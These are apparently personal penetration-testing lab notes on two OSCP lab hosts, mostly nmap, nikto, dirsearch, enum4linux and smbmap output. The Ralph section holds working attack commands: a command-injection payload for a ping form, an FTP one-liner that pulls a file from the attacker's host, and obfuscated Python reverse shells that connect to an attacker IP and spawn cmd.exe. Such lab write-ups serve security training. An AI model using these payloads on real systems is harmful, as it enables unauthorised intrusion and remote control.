| OS: Unix (Samba 3.0.26a)  
| Computer name: payday  
| NetBIOS computer name:  
| Domain name:  
| FQDN: payday  
|\_ System time: 2019-11-20T20:35:17-05:00  
| smb-security-mode:  
| account\_used: guest  
| authentication\_level: user  
| challenge\_response: supported  
|\_ message\_signing: disabled (dangerous, but default)  
|\_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 102.27 seconds

# nikto

```
nikto -host http://10.11.1.24:80 | tee nikto_10.11.1.24:80
```

```
- Nikto v2.1.6
```

```
+ Target IP:      10.11.1.24
+ Target Hostname: 10.11.1.24
+ Target Port:    80
+ Start Time:    2019-11-20 20:33:59 (GMT-5)

-----
```

+ Server: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6  
+ Retrieved x-powered-by header: PHP/5.2.3-1ubuntu6  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Cookie csid created without the httponly flag  
+ Cookie cart\_languageC created without the httponly flag  
+ Cookie secondary\_currencyC created without the httponly flag  
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "<http://127.0.0.1/images/>".  
+ PHP/5.2.3-1ubuntu6 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.  
+ Apache/2.2.4 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.  
+ Uncommon header 'tcn' found, with contents: list  
+ Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found: index.php  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE  
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.  
+ DEBUG HTTP verb may show server debugging information. See <http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx> for details.  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ Cookie acsid created without the httponly flag  
+ Cookie cart\_languageA created without the httponly flag  
+ Cookie secondary\_currencyA created without the httponly flag  
+ /admin/config.php: PHP Config file may contain database IDs and passwords.  
+ /admin/cplogfile.log: DevBB 1.0 final (<http://www.mybboard.com>) log file is readable remotely. Upgrade to the latest version.  
+ /admin/system\_footer.php: myphpnuke version 1.8.8\_final\_7 reveals detailed system information.  
+ /config.php: PHP Config file may contain database IDs and passwords.  
+ /config/: Configuration information may be available remotely.  
+ OSVDB-29786: /admin.php?en\_log\_id=0&action=config: EasyNews from <http://www.webrc.ca> version 4.3 allows remote admin access. This PHP file should be protected.  
+ OSVDB-29786: /admin.php?en\_log\_id=0&action=users: EasyNews from <http://www.webrc.ca> version 4.3 allows remote admin access. This PHP file should be protected.  
+ OSVDB-3233: /admin/admin\_phpinfo.php4: Mon Album from <http://www.3dsrc.com> version 0.6.2d allows remote admin access. This should be protected.  
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.  
+ OSVDB-376: /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin.  
+ OSVDB-4804: //admin/admin.shtml: Axis network camera may allow admin bypass by using double-slashes before URLs.  
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-2813: /admin/database/wwForum.mdb: Web Wiz Forums pre 7.5 is vulnerable to Cross-Site Scripting attacks. Default login/pass is Administrator/letmein  
+ OSVDB-2842: //admin/aindex.htm: FlexWATCH firmware 2.2 is vulnerable to authentication bypass by prepending an extra '/'. <http://packetstorm.linuxsecurity.com/0310-exploits/FlexWATCH.txt>  
+ OSVDB-2922: /admin/wg\_user-info.ml: WebGate Web Eye exposes user names and passwords.  
+ OSVDB-3092: /admin.php: This might be interesting...

+ OSVDB-3092: /admin/: This might be interesting...  
+ OSVDB-3092: /config/checks.txt: This might be interesting...  
+ OSVDB-3092: /install/: This might be interesting...  
+ OSVDB-3093: /admin/auth.php: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/cfg/configscreen.inc.php+: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/cfg/configsite.inc.php+: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/cfg/configsql.inc.php+: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/cfg/configtache.inc.php+: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/cms/htmltags.php: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/credit\_card\_info.php: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/exec.php3: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/modules/cache.php+: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/objects.inc.php4: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/script.php: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/settings.inc.php+: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/templates/header.php: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /admin/upload.php: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3093: /config/html/cnf\_gi.htm: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3268: /icons/: Directory indexing found.  
+ OSVDB-4238: /admin/adminproc.asp: Xpede administration page may be available. The /admin directory should be protected.  
+ OSVDB-4239: /admin/datasource.asp: Xpede page reveals SQL account name. The /admin directory should be protected.  
+ OSVDB-9624: /admin/admin.php?adminipy=1: PY-Membres 4.2 may allow administrator access.  
+ OSVDB-3092: /install/install.php: Install file found.  
+ OSVDB-3092: /install.php: install.php file found.  
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 67942, size: 4872, mtime: Thu Jun 24 15:46:08 2010  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ /classes/phpmailer/class.cs\_phpmailer.php?classes\_dir=[http://cirt.net/rfiinc.txt?:](http://cirt.net/rfiinc.txt?) PHP include error may indicate local or remote file inclusion is possible.  
+ /install.php?install\_dir=[http://cirt.net/rfiinc.txt?:](http://cirt.net/rfiinc.txt?) PHP include error may indicate local or remote file inclusion is possible.  
+ /config/config.txt: Configuration file found.  
+ /config/readme.txt: Readme file found.  
+ /admin/account.asp: Admin login page/section found.  
+ /admin/account.html: Admin login page/section found.  
+ /admin/account.php: Admin login page/section found.  
+ /admin/controlpanel.asp: Admin login page/section found.  
+ /admin/controlpanel.html: Admin login page/section found.  
+ /admin/controlpanel.php: Admin login page/section found.  
+ /admin/cp.asp: Admin login page/section found.  
+ /admin/cp.html: Admin login page/section found.  
+ /admin/cp.php: Admin login page/section found.  
+ /admin/home.asp: Admin login page/section found.  
+ /admin/home.php: Admin login page/section found.  
+ /admin/index.asp: Admin login page/section found.  
+ /admin/index.html: Admin login page/section found.  
+ /admin/login.asp: Admin login page/section found.  
+ /admin/login.html: Admin login page/section found.  
+ /admin/login.php: Admin login page/section found.  
+ /admin/html: Tomcat Manager / Host Manager interface found (pass protected)  
+ /admin/status: Tomcat Server Status interface found (pass protected)  
+ 8348 requests: 2 error(s) and 87 item(s) reported on remote host  
+ End Time: 2019-11-20 20:43:17 (GMT-5) (558 seconds)

---

+ 1 host(s) tested  
root@kali:~/Desktop/Machines/OSCP/24#

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.11.1.24:80 --simple-report dirsearchsimple_10.11.1.24:80
```

```
_|._--_ _ _ _|_ v0.3.8  
(_|||_) (/_(_||(_|)
```

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-20\_20-34-00.log

Target: <http://10.11.1.24:80>

```
[20:34:01] Starting:  
[20:34:01] 403 - 304B - /cgi-bin/  
[20:34:02] 200 - 29KB - /icons/  
[20:34:03] 200 - 2KB - /image/  
[20:34:03] 200 - 2KB - /image.php  
[20:34:03] 403 - 300B - /doc/  
[20:34:03] 200 - 712B - /catalog/  
[20:34:04] 200 - 9KB - /admin/  
[20:34:04] 200 - 27KB - /index.php  
[20:34:04] 200 - 9KB - /admin.php  
[20:34:04] 302 - 0B - /images/ -> ../index.php  
[20:34:05] 200 - 27KB - /index/  
[20:34:05] 200 - 1KB - /skins/  
[20:34:06] 302 - 0B - /core/ -> ../index.php  
[20:34:06] 200 - 8KB - /install.php  
[20:34:06] 200 - 8KB - /install/  
[20:34:08] 302 - 0B - /include/ -> ../index.php  
[20:34:11] 200 - 2KB - /classes/  
[20:34:11] 200 - 13B - /config.php  
[20:34:11] 200 - 13B - /config/  
[20:34:28] 200 - 0B - /chart.php  
[20:34:28] 200 - 0B - /chart/  
[20:34:28] 302 - 0B - /addons/ -> ../index.php  
[20:34:31] 302 - 0B - /var/ -> ../index.php  
[20:34:42] 200 - 0B - /payments/  
[20:34:48] 200 - 13B - /init.php  
[20:34:48] 200 - 13B - /init/  
[20:34:52] 200 - 0B - /prepare/  
[20:34:52] 200 - 0B - /prepare.php  
[20:37:06] 200 - 13B - /targets/  
[20:42:37] 200 - 44B - /apache2-default/  
[20:43:20] 403 - 310B - /server-status/
```

Task Completed

```
root@kali:~/Desktop/Machines/OSCP/24#
```

## ***proof***

c19cf7756cefef80636d95d9e73ef4a2e

## screenshot

```
[root@payday:/root# whoami && ifconfig && cat proof.txt
root
eth0      Link encap:Ethernet HWaddr 00:50:56:89:56:69
          inet addr:10.11.1.24 Bcast:10.11.255.255 Mask:255.255.0.
          inet6 addr: fe80::250:56ff:fe89:5669/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:1355007 errors:35 dropped:42 overruns:0 frame:0
            TX packets:664883 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:302620644 (288.6 MB) TX bytes:322332974 (307.4 M
            Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:1923 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1923 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:3340090 (3.1 MB) TX bytes:3340090 (3.1 MB)

c19cf7756cfef80636d95d9e73ef4a2e
root@payday:/root# hostname
payday
root@payday:/root# ]
```

## **31 Ralph**

nmap showed that 80 and smb were open (as well as many others)

nikto and dirsearch gave me very little

smbmap with a -p gofuckyourself showed that there was a \vti\_pingit\pingit.py and .html

[http://10.11.1.31/\\_vti\\_pingit/pingit.html](http://10.11.1.31/_vti_pingit/pingit.html) allowed you to ping an IP

give it a 10.11.0.186 & whoami .... BOOM code execution

using a python webshell worked but was trash, so we moved on to the ftp upload trick

start nc listener

standing up a python ftp server on my kali and makeing a file to pull from it on the target then navigating to that file did the trick!

whoami nt authority\network service ... damn

^^I never did figure out how to pirvesc from here^^

nmap vulnscan for smb showed that the machine was vulnerable to ms17-010. Metasploit reinforced this theory and got me root

---

ON KALI

apt-get install python-pyftpdlib

python -m pyftpdlib -p 21 -w

ON TARGET

```
echo import ftplib > yeet.txt
echo ftp=ftplib.FTP('10.11.0.186') >> yeet.txt <<<CHANGE IP
```

```
echo ftp.login('anonymous','x') >> yeet.txt
```

```
echo ftp.retrbinary('RETR 3232.asp',open('3232.asp','wb').write) >> yeet.txt <<<REPLACE FILES
```

```
echo ftp.quit() >> yeet.txt
```

OR

```
c:\python27\python.exe -c "import ftplib;ftp=ftplib.FTP('10.11.0.186');ftp.login('anonymous','x');ftp.retrbinary('RETR 3232.asp',open('3232.asp','wb').write);ftp.quit()"
```

^^STILL CHANGE IP AND FILENAMES

## enumeration

```
10.11.0.186 & C:\Python26\python.exe -c "(lambda __y, __g, __contextlib: [[[[[[((s.connect('10.11.0.186', 443)),  
[[[(s2p_thread.start(), [(p2s_thread.start(), (lambda __out: (lambda __ctx: __ctx._enter_(), __ctx._exit_(None, None,  
None), __out[0](lambda: None)][2]))(__contextlib.nested(type('except', (), {'__enter__': lambda self: None, '__exit__': lambda  
__self, __exctype, __value, __traceback: __exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for  
__out[0] in [(s.close(), lambda after: after())[1]][0]]))(), type('try', (), {'__enter__': lambda self: None, '__exit__': lambda  
__self, __exctype, __value, __traceback: [False for __out[0] in [(p.wait(), (lambda __after: __after())[1]][0]])(None))][1]  
for p2s_thread.daemon in [(True)][0] for __g['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))][0][1] for  
s2p_thread.daemon in [(True)][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))][0] for __g['p'] in  
[(subprocess.Popen(['\windows\system32\cmd.exe'], stdout=subprocess.PIPE, stderr=subprocess.STDOUT,  
stdin=subprocess.PIPE))][0][1] for __g['s'] in [(socket.socket(socket.AF_INET, socket.SOCK_STREAM))][0] for __g['p2s'],  
p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda:  
(_l['s'].send(_l['p'].stdout.read(1)), __this())[1] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)][0])  
({}, 'p2s'))][0] for __g['s2p'], s2p.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda:  
[(lambda __after: (_l['p'].stdin.write(_l['data']), __after())[1] if (len(_l['data']) > 0) else __after())(lambda: __this()) for  
__l['data'] in [(__l['s'].recv(1024))][0] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)][0])({}, 's2p'))]  
[0] for __g['os'] in [(__import_('os', __g, __g))][0] for __g['socket'] in [(__import_('socket', __g, __g))][0] for  
__g['subprocess'] in [(__import__('subprocess', __g, __g))][0] for __g['threading'] in [(__import__('threading', __g, __g))][0]  
(lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y())))), globals(), __import__('contextlib'))"
```

```
C:\Python26\python.exe -c "(lambda __y, __g, __contextlib: [[[[[[((s.connect('10.11.0.186', 3232)), [[[(s2p_thread.start(),  
[(p2s_thread.start(), (lambda __out: (lambda __ctx: __ctx._enter_(), __ctx._exit_(None, None, None), __out[0](lambda:  
None)][2]))(__contextlib.nested(type('except', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype,  
__value, __traceback: __exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in  
[(s.close(), lambda after: after())[1]][0]]))(), type('try', (), {'__enter__': lambda self: None, '__exit__': lambda __self,  
__exctype, __value, __traceback: [False for __out[0] in [(p.wait(), (lambda __after: __after())[1]][0]])(None))][1]  
for p2s_thread.daemon in [(True)][0] for __g['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))][0][1] for  
s2p_thread.daemon in [(True)][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))][0] for __g['p'] in  
[(subprocess.Popen(['\windows\system32\cmd.exe'], stdout=subprocess.PIPE, stderr=subprocess.STDOUT,  
stdin=subprocess.PIPE))][0][1] for __g['s'] in [(socket.socket(socket.AF_INET, socket.SOCK_STREAM))][0] for __g['p2s'],  
p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda:  
(_l['s'].send(_l['p'].stdout.read(1)), __this())[1] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)][0])  
({}, 'p2s'))][0] for __g['s2p'], s2p.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda:  
[(lambda __after: (_l['p'].stdin.write(_l['data']), __after())[1] if (len(_l['data']) > 0) else __after())(lambda: __this()) for  
__l['data'] in [(__l['s'].recv(1024))][0] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)][0])({}, 's2p'))]  
[0] for __g['os'] in [(__import__('os', __g, __g))][0] for __g['socket'] in [(__import__('socket', __g, __g))][0] for  
__g['subprocess'] in [(__import__('subprocess', __g, __g))][0] for __g['threading'] in [(__import__('threading', __g, __g))][0]  
(lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y())))), globals(), __import__('contextlib'))"
```

```
C:\python26\python.exe -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.11.0.186",  
3232));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("C:  
\windows\system32\cmd.exe")'
```

## **nmap**

```
nmap 10.11.1.31
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-19 10:17 EST
Nmap scan report for 10.11.1.31
Host is up (0.051s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1433/tcp  open  ms-sql-s
3389/tcp  open  ms-wbt-server
MAC Address: 00:50:56:89:51:86 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds

# nikto

```
nikto -host http://10.11.1.31:80 | tee nikto_10.11.1.31:80
```

```
- Nikto v2.1.6
```

```
+ Target IP:      10.11.1.31
+ Target Hostname: 10.11.1.31
+ Target Port:    80
+ Start Time:    2019-11-19 10:20:48 (GMT-5)

-----
```

+ Server: Microsoft-IIS/6.0  
+ Retrieved x-powered-by header: ASP.NET  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Cookie ASPSESSIONIDQCRSQDAC created without the httponly flag  
+ Retrieved x-aspnet-version header: 1.1.4322  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ OSVDB-473: /\_vti\_pvt/access.cnf: Contains HTTP server-specific access control information. Remove or ACL if FrontPage is not being used.  
+ OSVDB-473: /\_vti\_pvt/botinfs.cnf: FrontPage file found. This may contain useful information.  
+ OSVDB-473: /\_vti\_pvt/bots.cnf: FrontPage file found. This may contain useful information.  
+ OSVDB-473: /\_vti\_pvt/service.cnf: Contains meta-information about the web server Remove or ACL if FrontPage is not being used.  
+ OSVDB-473: /\_vti\_pvt/services.cnf: Contains the list of subwebs. Remove or ACL if FrontPage is not being used. May reveal server version if Admin has changed it.  
+ OSVDB-473: /\_vti\_pvt/writeto.cnf: Contains information about form handler result files. Remove or ACL if FrontPage is not being used.  
+ OSVDB-3233: /postinfo.html: Microsoft FrontPage default file found.  
+ OSVDB-3233: /\_private/: FrontPage directory found.  
+ OSVDB-3233: /\_vti\_inf.html: FrontPage/SharePoint is installed and reveals its version number (check HTML source for more information).  
+ /\_vti\_pvt/uniqperm.cnf: FrontPage/Sharepointfile available.  
+ 7544 requests: 0 error(s) and 18 item(s) reported on remote host  
+ End Time: 2019-11-19 11:36:45 (GMT-5) (4557 seconds)

```
-----
```

+ 1 host(s) tested

# enum4linux

```
root@kali:~/Desktop/Machines/OSCP/31# enum4linux -a 10.11.1.31
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Nov 19 11:59:03 2019

=====
| Target Information |
=====
Target ..... 10.11.1.31
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.11.1.31 |
=====
[+] Got domain/workgroup name: THINC

=====
| Nbtstat Information for 10.11.1.31 |
=====
Looking up status of 10.11.1.31
    RALPH      <00> -     B <ACTIVE>  Workstation Service
    THINC      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
    RALPH      <1f> -     B <ACTIVE>  NetDDE Service
    RALPH      <03> -     B <ACTIVE>  Messenger Service
    RALPH      <20> -     B <ACTIVE>  File Server Service
    THINC      <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
    THINC      <1d> -     B <ACTIVE>  Master Browser
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser

MAC Address = 00-50-56-89-51-86

=====
| Session Check on 10.11.1.31 |
=====
[+] Server 10.11.1.31 allows sessions using username ", password ""

=====
| Getting domain SID for 10.11.1.31 |
=====
Cannot connect to server. Error was NT_STATUS_INVALID_PARAMETER
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 10.11.1.31 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.11.1.31 from smbclient:
[+] Got OS info for 10.11.1.31 from srvinfo:
Cannot connect to server. Error was NT_STATUS_INVALID_PARAMETER

=====
| Users on 10.11.1.31 |
=====
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.

=====
| Share Enumeration on 10.11.1.31 |
=====
```

[E] Can't list shares: NT\_STATUS\_ACCESS\_DENIED

[+] Attempting to map shares on 10.11.1.31

=====

| Password Policy Information for 10.11.1.31 |

=====

[E] Unexpected error from polenum:

[+] Attaching to 10.11.1.31 using a NULL share

[+] Trying protocol 445/SMB...

[!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS\_ACCESS\_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:10.11.1.31)

[+] Retrieved partial password policy with rpcclient:

=====

| Groups on 10.11.1.31 |

=====

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

=====

| Users on 10.11.1.31 via RID cycling (RIDS: 500-550,1000-1050) |

=====

=====

| Getting printer info for 10.11.1.31 |

=====

Cannot connect to server. Error was NT\_STATUS\_INVALID\_PARAMETER

enum4linux complete on Tue Nov 19 11:59:10 2019

## smbmap

```
root@kali:~/Desktop/Machines/OSCP/31# smbmap -H 10.11.1.31 -R -p jhgfhgjfjf -P 139
```

[+] Finding open SMB ports....

[+] Guest RPC session established on 10.11.1.31...

[+] IP: 10.11.1.31:139 Name: 10.11.1.31

| Disk                                     | Permissions        |
|------------------------------------------|--------------------|
| ---                                      | -----              |
| C\$                                      | NO ACCESS          |
| IPC\$                                    | NO ACCESS          |
| ADMIN\$                                  | NO ACCESS          |
| wwwroot                                  | READ ONLY          |
| \                                        |                    |
| dr--r--r-- 0 Tue Jan 5 01:25:34 2016 .   |                    |
| dr--r--r-- 0 Tue Jan 5 01:25:34 2016 ..  |                    |
| dr--r--r-- 0 Mon Feb 18 09:23:39 2008    | aspnet_client      |
| -r--r--r-- 1292 Tue Jan 5 02:04:42 2016  | base-login.asp     |
| -r--r--r-- 1292 Tue Jan 5 02:04:42 2016  | base-login.txt     |
| -r--r--r-- 1433 Tue Jan 5 02:04:42 2016  | iisstart.htm       |
| dr--r--r-- 0 Mon Feb 18 09:23:07 2008    | images             |
| -r--r--r-- 1369 Tue Jan 5 02:04:42 2016  | login-off.asp      |
| -r--r--r-- 1369 Tue Jan 5 02:04:42 2016  | login-off.asp.txt  |
| -r--r--r-- 2806 Tue Jan 5 02:04:42 2016  | pagerror.gif       |
| -r--r--r-- 2439 Tue Jan 5 02:04:42 2016  | postinfo.html      |
| -r--r--r-- 121 Tue Jan 5 02:04:42 2016   | restricted.htm     |
| dr--r--r-- 0 Mon Feb 18 09:23:07 2008    | _private           |
| dr--r--r-- 0 Mon Feb 18 09:23:08 2008    | _vti_cnf           |
| -r--r--r-- 1754 Tue Jan 5 02:04:42 2016  | _vti_inf.html      |
| dr--r--r-- 0 Mon Feb 18 09:23:07 2008    | _vti_log           |
| dr--r--r-- 0 Mon Jan 4 22:32:57 2016     | _vti_pingit        |
| dr--r--r-- 0 Mon Feb 18 09:23:08 2008    | _vti_pvt           |
| dr--r--r-- 0 Mon Feb 18 09:23:07 2008    | _vti_script        |
| dr--r--r-- 0 Mon Feb 18 09:23:07 2008    | _vti_txt           |
| .\\aspnet_client\                        |                    |
| dr--r--r-- 0 Mon Feb 18 09:23:39 2008    | .                  |
| dr--r--r-- 0 Mon Feb 18 09:23:39 2008    | ..                 |
| dr--r--r-- 0 Mon Feb 18 09:23:39 2008    | system_web         |
| .\\aspnet_client\system_web\             |                    |
| dr--r--r-- 0 Mon Feb 18 09:23:39 2008    | .                  |
| dr--r--r-- 0 Mon Feb 18 09:23:39 2008    | ..                 |
| dr--r--r-- 0 Mon Feb 18 09:23:39 2008    | 1_1_4322           |
| .\\aspnet_client\system_web\1_1_4322\    |                    |
| dr--r--r-- 0 Mon Feb 18 09:23:39 2008    | .                  |
| dr--r--r-- 0 Mon Feb 18 09:23:39 2008    | ..                 |
| -r--r--r-- 15 Tue Feb 9 08:14:15 2010    | SmartNav.htm       |
| -r--r--r-- 9427 Tue Feb 9 08:14:15 2010  | SmartNav.js        |
| -r--r--r-- 14482 Tue Feb 9 08:14:15 2010 | WebUIValidation.js |
| .\\_vti_cnf\                             |                    |
| dr--r--r-- 0 Mon Feb 18 09:23:08 2008    | .                  |
| dr--r--r-- 0 Mon Feb 18 09:23:08 2008    | ..                 |
| -r--r--r-- 681 Mon Feb 18 09:23:08 2008  | iisstart.htm       |
| -r--r--r-- 313 Mon Feb 18 09:23:08 2008  | pagerror.gif       |
| .\\_vti_pingit\                          |                    |
| dr--r--r-- 0 Mon Jan 4 22:32:57 2016     | .                  |
| dr--r--r-- 0 Mon Jan 4 22:32:57 2016     | ..                 |
| -r--r--r-- 150 Tue Jan 5 02:05:10 2016   | pingit.html        |
| -r--r--r-- 293 Tue Jan 5 02:05:10 2016   | pingit.py          |
| .\\_vti_pvt\                             |                    |
| dr--r--r-- 0 Mon Feb 18 09:23:08 2008    | .                  |
| dr--r--r-- 0 Mon Feb 18 09:23:08 2008    | ..                 |
| -r--r--r-- 112 Mon Feb 18 09:23:08 2008  | access.cnf         |
| -r--r--r-- 25 Mon Feb 18 09:23:08 2008   | botinfs.cnf        |
| -r--r--r-- 25 Mon Feb 18 09:23:08 2008   | bots.cnf           |
| -r--r--r-- 324 Mon Feb 18 09:23:08 2008  | deptodoc.btr       |
| -r--r--r-- 5616 Mon Feb 18 09:23:08 2008 | doctodep.btr       |
| -r--r--r-- 0 Mon Feb 18 09:23:08 2008    | frontpg.lck        |

|            |      |                          |              |
|------------|------|--------------------------|--------------|
| -r--r--r-- | 5636 | Mon Feb 18 09:23:08 2008 | linkinfo.btr |
| -r--r--r-- | 975  | Mon Feb 18 09:23:08 2008 | service.cnf  |
| -r--r--r-- | 0    | Mon Feb 25 14:46:39 2008 | service.lck  |
| -r--r--r-- | 3    | Mon Feb 18 09:23:08 2008 | services.cnf |
| -r--r--r-- | 66   | Mon Feb 18 09:23:08 2008 | svcacl.cnf   |
| -r--r--r-- | 0    | Mon Feb 18 09:23:08 2008 | uniqperm.cnf |
| -r--r--r-- | 25   | Mon Feb 18 09:23:08 2008 | writeto.cnf  |

## **nmap vuln scan smb**

```
nmap -p 139,445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 10.11.1.31
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-19 10:58 EST
NSE: Loaded 7 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:58
Completed NSE at 10:58, 0.00s elapsed
Initiating ARP Ping Scan at 10:58
Scanning 10.11.1.31 [1 port]
Completed ARP Ping Scan at 10:58, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:58
Completed Parallel DNS resolution of 1 host. at 10:58, 0.05s elapsed
Initiating SYN Stealth Scan at 10:58
Scanning 10.11.1.31 [2 ports]
Discovered open port 139/tcp on 10.11.1.31
Discovered open port 445/tcp on 10.11.1.31
Completed SYN Stealth Scan at 10:58, 0.10s elapsed (2 total ports)
NSE: Script scanning 10.11.1.31.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:58
Completed NSE at 10:58, 5.30s elapsed
